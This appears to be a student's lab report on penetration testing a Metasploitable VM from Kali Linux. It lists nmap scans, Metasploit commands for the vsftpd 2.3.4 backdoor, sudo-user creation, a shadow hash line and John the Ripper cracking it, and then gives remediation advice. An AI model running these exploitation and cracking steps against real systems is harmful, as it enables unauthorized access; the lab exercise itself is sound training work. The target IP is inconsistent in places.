**Network Penetration Testing with Real-World Exploits and Security Remediation**

Name: sanjana thawait

ERP: 6604710

Course: B.Tech CSE (Cybersecurity)

Semester: 4th

Section: CY4A

Date: 17/05/2025

**Project objectives**

**Introduction:**

Project objectives This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

**Theory about the project:**

Network penetration testing is the process of evaluating a system’s network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

• Reconnaissance: Gathering information about the target.

• Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.

• Exploitation: Gaining unauthorized access using known exploits.

• Post-Exploitation: Activities like privilege escalation or data access.

• Remediation: Providing security measures to patch vulnerabilities.

**Project requirements**

Two Operating System

1. Kali Linux (Attacking machine) 2. Metasploitable machine (Target Machine)

**Tools details:**

Kali linux

Metasploitable

Nmap

Metasploitable framework


John the riper

**Tasks** :

**Network Scanning**

**Task 1: Basic Network Scan**


* Nmap -v 192.168.56.103



**Task2: Reconnaissance**

**Scanning for hidden ports**

**nmap -v -p- 192.168.56.103**

****

**Total Hidden Ports = 7**

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452


5. 59437

6. 3632

7. 6697

**Task 2: Service Version Detection**


**nmap -v -sV 192.168.56.103**

****

**Task 3: Operating System Detection**

**nmap -v -O 192.168.56.103**

**Output:**

****

**Task 3 – Enumeration**

**Target IP Address – 192.168.56.103**

**Operating System Details –**

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose


Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Task 4- Exploitation of services**

1. vsftpd 2.3.4 (Port 21 - FTP)
2. ¬ msfconsole
3. ¬ use exploit/unix/ftp/vsftpd\_234\_backdoor
4. ¬ set RHOST 192.168.160.131
5. ¬ set RPORT 21
6. ¬ run

****

**Task 5 - Create user with root permission**

¬ adduser sanjana

¬ password hello

¬ sudo usermod -aG sudo Sanjana sanjana:$y$j9T1zmLg0z5UJ60RKnySiz.$E8g9aHckcDLPRCuludKbXDDCFHvFN2j3pFFOWataTG.:20225:0:99999:7:::

**Task 6 - Cracking password hashes**

nano sanjana\_hash.txt

./john sanjana\_hash.txt

./john sanjana\_hash.txt --show

**Output:**

?:hello

1 password hash cracked, 0 left

**Task 7 – Remediation**

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

**Vulnerability**: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

**Reference:** [**https://www.youtube.com/?feature=ytca**](https://www.youtube.com/?feature=ytca)

**Remediation: •**

**Option 1:** Upgrade to vsftpd 3.0.5

**• Option 2**: Disable FTP and use more secure alternatives like SFTP (via SSH)

**Major Learning From this project**

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS.. This hands-on work helped me understand system security better.